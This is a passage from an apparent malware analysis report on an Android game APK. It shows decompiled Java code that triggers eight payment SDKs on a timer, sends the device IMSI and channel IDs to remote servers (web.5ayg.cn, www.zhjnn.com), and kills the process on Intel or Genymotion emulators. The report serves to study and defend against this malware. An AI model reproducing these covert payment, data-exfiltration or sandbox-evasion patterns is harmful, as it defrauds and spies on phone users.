
From the 'Signer Certificate' report, we can also see that the APK is signed but the v2 and v3 signatures are false.

Android API

The report shows the association between some relevant Android API and the relative files in which they are used, such as:



Certificate Handling	bn/sdk/szwcsss/codec/ad/Ctry.java bn/sdk/szwcsss/codec/aj/Cif.java com/amaz/onib/y.java com/umeng/analytics/pro/bb.java
Crypto	a/a/b.java a/e/e.java bn/sdk/szwcsss/codec/ac/Ctry.java bn/sdk/szwcsss/codec/ah/Cif.java bn/sdk/szwcsss/codec/am/Cdo.java bn/sdk/szwcsss/codec/an/Cif.java bn/sdk/szwcsss/common/az/code/c/Cfor.java com/amaz/onib/bk.java com/amaz/onib/ck.java com/comment/one/e/a.java com/comment/one/e/b.java com/dataeye/c/ai.java com/mn/kt/d/a.java com/payment/plus/b/a.java com/umeng/analytics/pro/bt.java com/wyzfpay/util/e.java com/yf/y/f/init/util/DesUtil.java com/yuanlang/pay/plugin/libs/ab.java



Execute OS Command	com/dataeye/c/af.java com/mn/kt/b/a.java com/mobile/bumptech/ordinary/miniSDK/SDK/c/q.java com/payment/plus/sk/abcdef/jczdf/c/r.java com/yuanlang/pay/plugin/libs/j.java org/cocos2dx/cpp/AppActivity.java
Get Cell Location	bn/sdk/szwcsss/codec/aa/Cdo.java bn/sdk/szwcsss/common/az/code/c/Cint.java com/amaz/onib/FSrvi.java com/comment/one/h/a.java com/payment/plus/c/l.java
Get Network Interface information	a/e/d.java com/umeng/analytics/pro/bv.java com/yuanlang/pay/plugin/libs/y.java
Get Phone Number	a/e/g.java com/comment/one/a/a.java com/payment/plus/c/a/a.java
Get SIM Provider Details	com/comment/one/a/a.java com/dataeye/c/af.java com/dataeye/c/am.java com/payment/plus/c/a/a.java
Query Database of SMS, Contacts etc	bn/sdk/szwcsss/common/az/c/service/Cdo.java
Send SMS	a/d/d.java bn/sdk/szwcsss/common/az/code/c/Celse.java com/amaz/onib/FSrvi.java com/amaz/onib/Utils.java com/amaz/onib/bb.java com/amaz/onib/bk.java com/amaz/onib/ca.java com/amaz/onib/o.java
Sending Broadcast	com/amaz/onib/FSrvi.java com/amaz/onib/Utils.java com/amaz/onib/cv.java com/mobile/bumptech/ordinary/miniSDK/SDK/b/a.java com/mobile/bumptech/ordinary/miniSDK/SDK/c/a/a.java com/mobile/bumptech/ordinary/miniSDK/SDK/c/a/b.java com/payment/plus/sk/abcdef/jczdf/b/a.java com/payment/plus/sk/abcdef/jczdf/c/a/a.java com/payment/plus/sk/abcdef/jczdf/c/a/b.java org/cocos2dx/lib/Cocos2dxVideoView.java

Figure 17: Some dangerous Android APIs and where they are used

Servers Locations




Figure 18: Servers locations map


Dynamic Libraries

Some of the used shared objects are the following:

- *libshunpay*, not marked as malicious by VirusTotal
- *libcrypt_sign.so*, marked as Trojan.AndroidOS.RedDrop by Ikarus in VirusTotal
- *libcrypt_sign.so_1528020834589* marked by Google and Ikarus
- *libbsjni.so*, marked as Trojan behaviour by MetaDefender (on hybrid-analysis.com)

Static Analysis: Code Analysis

First, we can notice that the application has a complex structure with strange packages and classes names probably because of the decompiling process that cannot resolve names because the binaries are stripped:




```
org
    ct
    cocos2dx
cb
    diy
com
cn
    cuter
a
    b
    d
    f
        h.java
        a.java
        b.java
        g.java
        e.java
        i.java
        c.java
        d.java
        f.java
    c
    a
    e
    g
bn
    sdk
```

Figure 19: Sample1 structure

This makes the analysis quite complex, but we can leverage the information obtained in the previous analyses.

We started from the main activity of the application, defined in org.cocos2dx.cpp.AppActivity.java. It first declares an *AppActivity* class that extends the *Cocos2dxActivity*. In this class some fields are declared, such as *MY_APPID*, *MY_CHANNEL_ID*, *STATIC_ACTIVITY*, *TAG_DEBUG*, and *MyPayManager*. Then, two Handlers are defined: *setPackageHandler* and *callPayHandler*.




```
public class AppActivity extends Cocos2dxActivity {
    public static String MY_APPID = "465";
    public static String MY_CHANNEL_ID = "123456";
    private static AppActivity STATIC_ACTIVITY = null;
    public static final boolean TAG_DEBUG = false;
    private MyPayManager payManager;
    public Handler setPackageHandler = new Handler() { // from class: org.cocos2dx.cpp.AppActivity.1 ⋯
    };
    public Handler callPayHandler = new Handler() { // from class: org.cocos2dx.cpp.AppActivity.2 ⋯
    };
```

Figure 20: AppActivity definition

From the android developer documentation: "*A Handler allows you to send and process Message and Runnable objects associated with a thread's MessageQueue. Each Handler instance is associated with a single thread and its queue. [...] There are two main uses for a Handler: (1) to schedule messages and runnable to be executed at some point in the future; and (2) to enqueue an action to be performed on a different thread than your own.*"


In the *callPayHandler* it is called the method of the object itself *payManager.callAllPay* defined in com.cocos.game.util.MyPayManager:



```
public Handler callPayHandler = new Handler() { // from class: org.cocos2dx.cpp.AppActivity.2
    @Override // android.os.Handler
    public void handleMessage(Message msg) {
        int id = msg.what;
        if (id < 1) {⋯
        }
        if (id > 8) {⋯
        }
        Cocos2dxGLSurfaceView.getInstance().queueEvent(new Runnable() { // from class: org.cocos2dx.cpp.AppActivity.2.1⋯
        });
        AppActivity.this.payManager.callAllPay(id);
        if (MyCheckUtil.getIns().isFlagC()) {⋯
        } else {⋯
        }
        MyCheckUtil.getIns().reciveData();
    }
};
```

Figure 21: Call to callAllPay()


The latter has a constructor that fills, within the initPay() function, a List<IPayHelper> Array (with new objects of types PZ_Pay, SK_Pay, YF_Pay, WY_Pay, Y_Pay, DM_Pay, JY_Pay, SA_Pay) that is scanned in *callAllPay* to invoke a *usePay* function on every object in the array. This event will also trigger a timed schedule. The relative snippet of code is the following:



```java
public MyPayManager(Activity activity) {
    this.m_activiy = null;
    this.m_activiy = activity;
    initPay();
    for (int i = 0; i < 4; i++) {
        callQueue();
    }
}

public void initPay() {
    this.payList.add(new PZ_Pay(this.m_activiy));
    this.payList.add(new SK_Pay(this.m_activiy));
    this.payList.add(new YF_Pay(this.m_activiy));
    this.payList.add(new WY_Pay(this.m_activiy));
    this.payList.add(new Y_Pay(this.m_activiy));
    this.payList.add(new DM_Pay(this.m_activiy));
    this.payList.add(new JY_Pay(this.m_activiy));
    this.payList.add(new SA_Pay(this.m_activiy));
}

public void callAllPay(int payId) {
    for (int i = 0; i < this.payList.size(); i++) {
        this.payList.get(i).usePay(payId);
    }
    if (!this.START_PAY) {
        this.START_PAY = true;
        this.timer.schedule(this.task, 1000L, 1000L);
    }
}
```


Figure 22: MyPayManager

After this, *MyCheckUtil.getIns().reciveData()* is called. This function is a wrapper for an AsyncTask object loaded from classes.dex and performs the actions contained in doInBackground first, so an HTTP GET request to the *web.5ayg.cn* domain, passing GAME_ID and CHANNEL_ID as GET parameters. The result is then parsed by the onPostExecute method.



```java
public void reciveData() {
    new MyTask().execute(GAME_ID, CHANNEL_ID);
}

/* loaded from: classes.dex */
class MyTask extends AsyncTask<String, Integer, String> {
    MyTask() {
    }

    /* JADX INFO: Access modifiers changed from: protected */
    @Override // android.os.AsyncTask
    public String doInBackground(String... arg0) {···
    }

    /* JADX INFO: Access modifiers changed from: protected */
    @Override // android.os.AsyncTask
    public void onPostExecute(String result) {···
    }
}
```


Figure 23: MyCheckUtil.getIns().reciveData()



```java
public String doInBackground(String... arg0) {
    String str = arg0[0];
    String str2 = arg0[1];
    String path = "http://web.5ayg.cn:30000/sg-backend/apkConfig/getApkConfig?gameId=" + MyCheckUtil.GAME_ID + "&channelId=" + MyCheckUtil.CHANNEL_ID;
    HttpGet httpGet = new HttpGet(path);
    String result = "";
    try {
        HttpResponse httpResponse = new DefaultHttpClient().execute(httpGet);
        if (httpResponse.getStatusLine().getStatusCode() == 200) {
            BufferedReader reader = new BufferedReader(new InputStreamReader(httpResponse.getEntity().getContent()));
            for (String s = reader.readLine(); s != null; s = reader.readLine()) {
                result = String.valueOf(result) + s;
            }
        }
    } catch (IOException e) {
        e.printStackTrace();
    } catch (ClientProtocolException e2) {
        e2.printStackTrace();
    }
    return result;
}
```

Figure 24: doInBackground for MyCheckUtils Task


In the *onCreate* function of the AppActivity we can observe the call to the *reciveData()* method and the call to a *pushData()* function of MyTallyUtil.



```java
public void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    if (!isTaskRoot()) {···
    }
    STATIC_ACTIVITY = this;
    String channelKey = "test";
    try {···
    } catch (PackageManager.NameNotFoundException e) {···
    }
    MY_CHANNEL_ID = channelKey;
    this.payManager = new MyPayManager(STATIC_ACTIVITY);
    MyTallyUtil.getIns().init(STATIC_ACTIVITY).pushData("77777782", MY_CHANNEL_ID, null);
    MyCheckUtil.getIns().init(STATIC_ACTIVITY, MY_APPID, "000519").reciveData();
    MobclickAgent.startWithConfigure(new MobclickAgent.UMAnalyticsConfig(this, "59a906a6677baa6c220001cb", MY_CHANNEL_ID));
    this.setPackageHandler.sendEmptyMessageDelayed(0, 1000L);
    if (getCpuInfo().contains("Intel") || getUa().contains("Genymotion")) {···
    }
}
```

Figure 25: onCreate() for AppActivity


The latter performs another AsyncTask with a GET request to www.zhjnn.com, passing also the IMEI of the SIM card.



```java
public Boolean doInBackground(String... arg0) {
    String appid = arg0[0];
    String channelId = arg0[1];
    String imsi = arg0[2];
    String path = "http://www.zhjnn.com:20002/advert/info/userActions?appId=" + appid + "&channelId=" + channelId + "&deviceNo=" + imsi + "&sappId=0&doType=2";
    HttpGet httpGet = new HttpGet(path);
    boolean isSucc = false;
    try {
        HttpResponse httpResponse = new DefaultHttpClient().execute(httpGet);
        if (httpResponse.getStatusLine().getStatusCode() == 200) {
            Log.v("TallyUtil", "load succ");
            isSucc = true;
        }
    } catch (IOException e) {
        e.printStackTrace();
    } catch (ClientProtocolException e2) {
        e2.printStackTrace();
    }
    return Boolean.valueOf(isSucc);
}
```

Figure 26: doInBackground for MyTallyUtil

In the end, some architectural checks are performed using the *getCpuInfo()* and *getUa()* functions. This is an anti-analysis check against Intel and Genymotion, indeed the process is killed when such an environment is found.

